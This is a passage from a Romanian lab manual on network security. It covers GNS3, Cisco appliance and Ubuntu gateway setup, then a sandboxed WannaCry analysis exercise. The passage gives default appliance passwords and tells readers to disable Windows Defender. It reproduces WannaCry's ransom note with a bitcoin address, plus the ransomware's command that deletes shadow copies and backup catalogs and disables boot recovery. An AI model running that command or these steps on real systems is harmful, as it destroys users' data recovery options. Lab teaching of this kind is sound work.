Atunci când importați fișierul imagine Cisco, GNS3 ar trebui să recunoască platforma hardware și șasiul. Dacă nu, vă rugăm să selectați configurația corectă din meniul vertical. Selectați Următorul și specificați cantitatea de memorie pe care doriți să o alocați pentru router. Rețineți că se recomandă un minim de 128 RAM, dar acest lucru ar putea fi diferit în funcție de platforma hardware pe care o utilizați.




Fig. 1.12 GNS3 import cisco router

În fereastra Adaptoare de rețea, puteți selecta diferite tipuri de interfețe care pot fi conectate la noul router. Acest lucru poate fi personalizat ulterior pentru fiecare router individual atunci când este plasat pe pânza GNS3. O listă cuprinzătoare a modulelor de rețea care sunt acceptate de routerul Cisco poate fi găsită online [6], vom introduce doar pe scurt două dintre ele: (1) NM-1FE-TX - permite o conexiune FastEthernet pe cupru și (2) NM-16ESW - care oferă 16 porturi Ethernet combinate împreună ca un dispozitiv separat de nivel 2. Pentru moment vom umple cele patru sloturi disponibile cu interfețe FastEthernet.

Un alt parametru al configurației routerului Cisco este Idle-PC. Acest lucru configurează emulatorul hardware pentru a utiliza doar procesorul într-un mod optimizat, permițând emulatorului să doarmă atunci când nu există nicio acțiune necesară pentru software-ul invitat (imaginea Cisco în cazul nostru). Este important să permiteți GNS3 să calculeze această valoare și să monitorizeze utilizarea procesorului atunci când un router este pornit. Acest lucru ar trebui să fie sub 10% (în funcție de configurația hardware, de obicei în jur de 2-5%) atunci când este pornit un singur router Cisco.

După ce imaginea routerului Cisco a fost configurată, puteți face clic pe Terminare, apoi selectați Se aplică. Pentru a verifica configurația, faceți clic pe "Răsfoiți routerul" din meniul din stânga din GNS3

și selectați "Aparate instalate" din meniul vertical. GNS3 ar trebui să listeze numai routerul Cisco nou adăugat și îl puteți trage și fixa pe pânză. Rețineți că routerul nu pornește automat, trebuie să faceți clic dreapta și apoi să apăsați "Start" pe dispozitivul din pânză. Pentru a începe configurarea routerului, faceți clic dreapta pe el și selectați "Consolă" pentru a deschide un terminal conectat la portul consolei routerului.




Fig. 1.13 Exemplu de consolă de router

1.4.2 Comutator Cisco L2

Unele dintre exerciții necesită un comutator L2 gestionat pentru prevenirea atacurilor de rețea locală și înțelegerea diferitelor protocoale de nivel 2 și 3, cum ar fi STP, ARP și DHCP. În acest scop, am ales să folosim Cisco Virtual IOS L2 (VIRL) [42].

Aparatul VIRL poate fi implementat împreună cu alte produse Cisco, cum ar fi un router de nivel 3, într-un software independent, sau poate fi extras și adăugat la software-ul GNS3. Folosim a doua abordare, deoarece acest lucru ne va permite să o integrăm cu alte componente ale laboratorului. Mai întâi, creați configurația GNS3 asigurându-vă că software-ul QEMU este utilizat pentru a emula hardware-ul necesar.




Fig. 1.14 Emulation software-ul necesar pentru Cisco VIRL

Alte două setări importante sunt cerute de acest produs, mai întâi interfața Disc trebuie să fie virtio (în testele noastre acest lucru are cele mai bune rezultate și face imaginea mai stabilă), iar 4 plăci de rețea de tip e1000 trebuie adăugate la aparat.

1.4.3 Web Security Appliance VM

Cisco Web Security Appliance este un produs oferit de Cisco care permite atenuarea amenințărilor care apar în urma accesării site-urilor web rău intenționate. Acesta poate fi achiziționat atât ca un hardware independent cu creșterea performanței, sau ca o mașină virtuală (vom folosi acest lucru pentru laborator). Vă rugăm să contactați partenerul cisco local pentru a obține un aparat virtual, laboratoarele se bazează pe cea de-a 11-a versiune [21].

În primul rând, trebuie să importați aparatul în VirtualBox. Aparatul este configurat cu cinci link-uri, dar VirtualBox Graphical User Interface (GUI) va afișa doar primele patru dintre ele. Editați fișierul de configurare al computerului (cu o extensie .vbox) și asigurați-vă că toate adaptoarele au următoarea configurație de rețea.

```
<DisabledModes>
<BridgedInterface name="Intel(R) Dual Band Wireless-AC
3160"/>
<InternalNetwork name="intnet"/>
<NATNetwork name="NatNetwork"/>
</DisabledModes>
<HostOnlyInterface name="VirtualBox Host-Only Ethernet
Adapter"/>
```

Acest lucru vă va permite să accesați oaspetele prin SSH de pe computer. Porniți mașina și tastați următoarele comenzi pentru a afișa adresele IP. Numele de utilizator și parolele utilizate pentru mașina noastră virtuală sunt "admin / ESAP@ssw0rd".

wsa.sred> showconfig

Acum ar trebui să vă puteți conecta la pagina web WSA utilizând portul 8443.




Fig. 1.15 Pagina web implicită WSA

1.4.4 Firepower Threat Defense (FTDv) VM

Vă rugăm să contactați partenerul local Cisco pentru a descărca aparatul mașinii virtuale. Acest lucru este de obicei în forma OVF și trebuie să fie importate în VirtualBox. Când importați, eliminați adaptoarele de la patru la șapte și păstrați numai primele patru.

Primul pas este de a determina care adaptoare VirtualBox este mapat la placa de rețea a aparatului. Pentru a identifica fiecare, porniți mașina și căutați adresele MAC rulând comanda "afișare rețea". De asemenea, puteți conecta și deconecta adaptoarele de la VirtualBox și puteți căuta starea lor în interiorul aparatului folosind "show interface ip brief". Numele de utilizator implicit este "admin" cu parola "Admin123". Vă rugăm să rețineți că atunci când aparatul este pornit pentru prima dată, trebuie să acceptați licența și să efectuați o configurație inițială.

După descoperirea adaptorului utilizat pentru gestionare, închideți aparatul și schimbați tipul adaptorului de rețea din VirtualBox în "Rețea paravirtualizată" și permiteți modul promiscuu pentru toți. Porniți aparatul și conectați-vă la acesta utilizând un browser și adresa sa IP (de exemplu, <https://192.168.56.102>). Dacă întâmpinați probleme, încercați să intrați în modul expert și să obțineți un client IP de pe serverul DHCP (sudo dhclient br1) pentru interfața de gestionare.

1.5 Simulator de rețea

Pentru a instala aplicația GNS3, trebuie să creați un cont gratuit și să descărcați cel mai recent software GNS3 de pe site-ul web [4]. Numai GNS3, WinPCAP, Wireshark și Dynamips sunt necesare pentru ca acest laborator să fie efectuat, cu toate acestea, puteți instala toate componentele sale și de a descoperi caracteristicile lor.




Fig. 1.16 Instalarea GNS3

Mașinile virtuale care au fost create în VirtualBox pot fi utilizate într-o topologie GNS3. Pentru aceasta, fiecare mașină trebuie să fie importată în GNS. Selectați Editare->Preferințe, iar din panoul din stânga selectați SMS-uri VirtualBox, apoi faceți clic pe butonul Nou. Importați toate SMS-urile create anterior selectându-le și apăsând butonul Terminare din noua fereastră. După importul tuturor mașinilor virtuale necesare, apăsați Aplicați și acum puteți închide fereastra.

Atunci când importați mașina virtuală Internet, în fila Rețea vă rugăm să măriți numărul de adaptoare de la 1 la 2, acest lucru va permite ca a doua interfață să fie conectată la Internet.




Fig.1.17 Importul unei mașini virtuale din VirtualBox

Pentru a verifica dacă mașina virtuală ați fost importată corect, selectați "Răsfoiți dispozitivele finale" din meniul principal GNS3, apoi filtrați numai pe baza aparatelor instalate. Glisați și fixați mașinile virtuale pe care doriți să le testați pe pânză, faceți clic dreapta pe pictograma lor și selectați start. VirtualBox ar trebui să deschidă o nouă fereastră cu mașina virtuală selectată care rulează.




Fig. 1.18 Pornirea unei mașini virtuale în GNS3

Un truc care vă va permite să vă conectați prin ssh din interiorul dispozitivului fizic la mașinile virtuale, este să adăugați un adaptor de rețea suplimentar care este conectat la rețeaua VirtualBox Host-Only. În acest fel, computerul va partaja o rețea locală cu mașinile virtuale pe care le creați. Asigurați-vă că ambele au o adresă IP în același interval (poate fi necesar să emiteți un dhcpclient în interiorul mașinii virtuale).




Fig.1.19 VirtualBox Host-Only Adaptor de rețea

Pentru a rula switch-ul Cisco IOSvL2 va trebui să instalăm și mașina virtuală GNS3. Descăreați cea mai recentă versiune de pe site-ul GNS3, anulați-l, importați fișierul OVA în VirtualBox și configurați GNS3 pentru a utiliza mașina virtuală.



Fig. 1.20 GNS3 Virtual Machine de configurare

1.6 Testarea conectivității infrastructurii

În această secțiune vom arăta cum să conectați gazdele GNS3 la Internet prin intermediul unui router Cisco. Deși există mai multe scenarii de configurare (de exemplu, conectarea directă a unei gazde la Internet cu un adaptor nou, folosind un cloud NAT împreună cu soluții VMWare, bridging o interfață folosind nodul Cloud în GNS3), am ales o mașină virtuală dedicată ca gateway pentru a permite separarea ușoară între internet și gazdele locale, permițând astfel reutilizarea în diferite scenarii. Glisați și fixați dispozitivele corespunzătoare din panoul din stânga GNS3 și creați următoarea topologie. Numele interfețelor de rețea pot diferi în topologia dvs., vă rugăm să ajustați configurația în consecință.




Fig. 1.21 Exemplu de topologie pentru accesul la Internet

Primul pas în configurația noastră este de a adăuga adresele IP pe mașina virtuală internet. Vom arăta în continuare cum să creați configurații persistente care sunt, de asemenea, utilizate după repornirea mașinii. Ubuntu 18.04 utilizează acum Netplan [10]. Vă rugăm să ștergeți toate fișierele din folderul "/etc/netplan" înainte de a continua.

Creați un fișier numit "interfaces.yaml" și adăugați următorul conținut. Este important să utilizați SPACES nu TABS pentru a alinia fiecare linie din fișier. Parametrii *m*, instruește sistemele să nu verifice starea fizică a acestei interfețe, prin urmare, ceea ce face procesul de pornire mai repede.

```

root@internet:/etc/netplan# cat interfaces.yaml
network:
  version: 2
  renderer: networkd
  ethernet:
    enp0s3:
      addresses:
        - 172.31.0.1/24
      optional: true
    enp0s8:
      dhcp4: true
      optional: true
    enp0s9:
      dhcp4: true
      optional: true
  
```

Puteți verifica configurația cu următoarele comenzi. Asigurați-vă că modificați numele interfețelor din fișierul de configurare anterior.

```

sudo netplan --debug apply
ip address show
  
```

Mașina virtuală internet va acționa, de asemenea, ca un server DHCP, deci trebuie să o configurăm. Activați isc-dhcp-server de uncommeting următoarele linii în fișierul "/etc/default/isc-dhcp-server". În exemplul nostru, interfața "enp0s3" conectează mașina la topologia GNS3. Vă rugăm să schimbați numele în funcție de configurația dvs.

```

DHCPDv4_CONF = /etc/dhcp/dhcpd.conf
DHCPDv4_PID = /var/run/dhcpd.pid
INTERFACESv4 = "enp0s3"
  
```

Apoi, trebuie să configurăm intervalul de adrese utilizat de serverul DHCP pentru a-și servi clienții. În acest exemplu, folosim rețeaua 172.31.0.0/24, cu contracte de leasing de la 172.31.0.100 la 172.31.0.200. Înlocuiți fișierul "/etc/dhcp/dhcpd.conf" cu următorul și apoi porniți procesul de server DHCP.

```

root@internet:/# cat /etc/dhcp/dhcpd.conf
default-lease-time 86400;
  
```

```
max-lease-time 86400;
subnet 172.31.0.0 netmask 255.255.255.0 {
    range 172.31.0.100 172.31.0.200;
    option domain-name "nsss.school";
    option domain-name-servers 8.8.8.8;
    option routers 172.31.0.1;
}
```

```
root@internet:/# sudo systemctl enable isc-dhcp-server
root@internet:/# sudo systemctl start isc-dhcp-server
```

Puteți verifica starea serviciului cu următoarea comandă. Rețineți că protocolul DHCP utilizează UDP ca protocol de transport.

```
root@internet:/# netstat -nlpu
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
udp        2176      0 0.0.0.0:67               0.0.0.0:*
1304/dhcpd
```

Acum puteți porni serverul Ubuntu din topologia GNS3 și verificați dacă a obținut o adresă IP de pe server (utilizați comanda "ip address show"). Puteți forța un mesaj de solicitare DHCP utilizând comanda "dhclient <interface>" de pe mașina virtuală Ubuntu. Vizualizați adresa IP închiriată pe computerul internet.

```
root@internet:/var/log# cat /var/lib/dhcp/dhcpd.leases
[...]
lease 172.31.0.100 {
    starts 5 2018/08/17 21:36:21;
    ends 5 2018/08/17 21:46:21;
    tstp 5 2018/08/17 21:46:21;
    cltt 5 2018/08/17 21:36:21;
    binding state active;
    [...]
    client-hostname "ubuntu";
}
```

Ultimul pas cu configurația noastră este de a crea configurația de traducere a adreselor de rețea care va permite accesul la Internet din interiorul mașinii virtuale. Pentru acest pas presupunem că adresa IP a interfeței orientate spre Internet este obținută prin DHCP și placa de rețea cu care se confruntă rețeaua internă are o adresă IP statică. În exemplul nostru, interfața "enp0s3" este conectată la rețeaua locală, în timp ce "enp0s8" conectează mașina virtuală la Internet. Emiteți următoarele comenzi.

```
root@internet:/# iptables -t nat -A POSTROUTING -o enp0s8 -j
MASQUERADE
```

```
root@internet:/# iptables -A FORWARD -i enp0s3 -j ACCEPT
```

Ar trebui să puteți accesa Internetul de pe mașina Ubuntu în topologia GNS3.

Regulile care sunt create folosind iptables nu sunt stocate după o repornire a mașinii virtuale. Pentru aceasta, trebuie să creăm un script care va stoca persistent regulile iptables și va fi lansat la pornirea sistemului.

```
root@internet:/# cat /etc/network/iptables
#!/bin/sh
```



```
echo "Loading Network Translation rules..."
logger "Loading Network Translation rules..."
```

```
/sbin/iptables-restore << EOF
# Generated by iptables-save v1.6.1 on Sat Aug 18 11:48:51 2018
*nat
:PREROUTING ACCEPT [495:32791]
:INPUT ACCEPT [465:30630]
:OUTPUT ACCEPT [9:899]
:POSTROUTING ACCEPT [5:595]
-A POSTROUTING -o enp0s8 -j MASQUERADE
COMMIT
# Completed on Sat Aug 18 11:48:51 2018
# Generated by iptables-save v1.6.1 on Sat Aug 18 11:48:51 2018
*filter
:INPUT ACCEPT [2061:142013]
:FORWARD ACCEPT [8672:29075020]
:OUTPUT ACCEPT [1621:162418]
-A FORWARD -i enp0s3 -j ACCEPT
COMMIT
# Completed on Sat Aug 18 11:48:51 2018
EOF
```

Trebuie să facem script-ul anterior executabil.

```
root@internet:/# chmod +x /etc/network/iptables
```

Aici, folosim utilitățile "*iptables-save*" și "*iptables-restore*" pentru a permite stocarea persistentă a regulilor. Puteți emite în orice moment comanda "*iptables-save*" pentru a afișa regulile care rulează în prezent.

Pentru a porni scriptul la momentul rulării, trebuie să creăm un serviciu userspace utilizând managerul de servicii sistemat instalat în Ubuntu 18.04. Următoarele comenzi vor afișa serviciul nou creat și îl vor activa, făcând astfel iptable-urile persistente după o repornire.

```
root@internet:/# cat /etc/systemd/system/internet-rules.service
[Unit]
```

```
Description = Basic Internet connectivity
```

```
[Service]
```

```
Type=oneshot
```

```
ExecStart=/etc/network/iptables
```

```
[Install]
```

```
WantedBy=network-pre.target
```

```
root@internet:/# systemctl enable internet-rules
```

```
Created symlink /etc/systemd/system/network-
pre.target.wants/internet-rules.service →
/etc/systemd/system/internet-rules.service.
```

Cap. 2 Securitatea dispozitivului final

2.1 Analiza manuală a malware-ului

În acest capitol vom analiza un eșantion de malware pe mașina virtuală Windows. Înainte de a începe, trebuie să configurăm Windows astfel încât să permită rularea malware-ului. Deschideți mașina virtuală Windows și asigurați-vă că nu este conectată la rețeaua locală și are acces la Internet prin interfața NAT (nu punte). Dezactivați protecția apărătorului Windows (Setări Windows->Update & Security->Windows Security->Virus & threat protection->Virus & threat protection Settings->Turnați protecția în timp real).



Fig.2.1 Dezactivați protecția împotriva virusurilor și amenințărilor Windows Defender

!!! IMPORTANT!!! Dacă rețeaua VM este conectată la rețeaua computerului, este posibil ca computerul să se infecteze în timpul acestei activități de laborator. Creați un instantaneu pentru VM înainte de a continua.

Descărcați fișierele eșantion ale oricărui malware. Vom prezenta cum să facem acest lucru pentru ransomware-ul WannaCry. Pentru o mai bună înțelegere a modului în care se poate proceda cu o astfel de investigație, laboratorul presupune, de asemenea, că ați primit 10 fișiere, unul fiind ransomware-ul și celălalt 9 benign. Asigurați-vă că programul Hacker resurse este instalat.

Administratorul de rețea v-a pus la dispoziție 10 fișiere care par suspecte și care sunt prinse de echipamentul de securitate a rețelei. Treaba ta este să stabilești dacă există vreun fișier suspect și să afli cât mai multe informații despre acesta. Completați următoarele date pentru fiecare fișier. Încercați să faceți acest lucru utilizând un script PowerShell.

Filename	Tipul de fișier (EXE, DLL, etc)	Nume fișier original (Proprietăți -> Detalii)	Date modificare	MD5 hash
----------	---------------------------------	---	-----------------	----------

Următorul script vă va permite să adăugați detaliile mai rapid pentru orice număr de fișiere.

```
foreach($file in Get-ChildItem test)
{ $file.Name; bash.exe -c "cd test;
file '$($file.Name)';
$file.VersionInfo | fl -Property OriginalFilename;
$(Get-Item $file.FullName).lastwritetime;
$(Get-FileHash $file.FullName -Algorithm MD5).Hash}
```


Output:

test01.exe

```
test01.exe: PE32+ executable (GUI) x86-64, for MS Windows
OriginalFilename : diskpart.exe
Wednesday, January 1, 2020 12:00:00 AM
CD3B253FAAE62C0D0EC8CF456FDF083E
```

Informațiile anterioare sunt suficiente? Chiar ajută? Putem folosi programul WinMergePortable.exe și putem compara "test1.exe" cu "test2.exe". După cum se poate observa în figură, doar un octet specificând numărul versiunii este diferit în cele două executabile. Singura modificare care poate fi văzută în detaliile fișierului este versiunea fișierului, 6.1.7601.17514 pentru test01.exe față de 6.1.7601.17515 pentru test02.exe.




Fig. 2.2 WinMergePortable fișier diferit

O abordare mai bună ar fi să le comparăm hash-urile. Hash-ul MD5 al testului01.exe este CD3B253FAAE62C0D0EC8CF456FDF083E, în timp ce hash-ul testului02.exe este B97D6A2234092C60F13CDCB8DFA4BE6E, prin urmare există o mare diferență între cele două.




Fig. 2.3 Diferențele dintre test01.exe și test02.exe

Apoi, procesul de analiză manuală ar trebui să continue cu executarea fiecărui fișier individual și să vadă comportamentul acestora. Înainte de a face acest lucru, putem folosi comanda **de fișier** din bash sau bash.exe -c din PowerShell și să descoperim dacă fișierele sunt DLL-uri, EXE sau de alt format. În inspecția noastră, 9 din cele 10 programe sunt benigne, unul dintre ele începe programul de calculator al Windows, iar celelalte sunt DLL-uri simple. Cu toate acestea, unul dintre programe, **test06.exe**, va porni un ransomware pe mașina virtuală. Notați toate informațiile pe care le puteți în timpul infestării.


Wana Decrypt0r 2.0



Ooops, your files have been encrypted!

English

What Happened to My Computer?

Your important files are encrypted. Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time. You can decrypt some of your files for free. Try now by clicking <Decrypt>. But if you want to decrypt all your files, you need to pay. You only have 3 days to submit the payment. After that the price will be doubled. Also, if you don't pay in 7 days, you won't be able to recover your files forever. We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>. Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>. And send the correct amount to the address specified in this window. After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am GMT-8 San Francisco, Calif.

Payment will be raised on

11/17/2018 01:23:27

Time Left

02:23:56:04

Your files will be lost on

11/21/2018 01:23:27

Time Left

06:23:56:04

[About bitcoin](#)
[How to buy bitcoins?](#)
[Contact Us](#)


bitcoin
ACCEPTED HERE

Send \$300 worth of bitcoin to this address:
12S9YDPgwueZ9NyMgw519p7AA8isjr6SMw

User Account Control

Do you want to allow this app to make changes to your device?

 Windows Command Processor

Verified publisher: Microsoft Windows
Program location: "C:\Windows\System32\cmd.exe" /c
vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no & wbadm delete catalog -quiet

Show information about the publisher's certificate
Change when these notifications appear

[Hide details](#)

Yes No



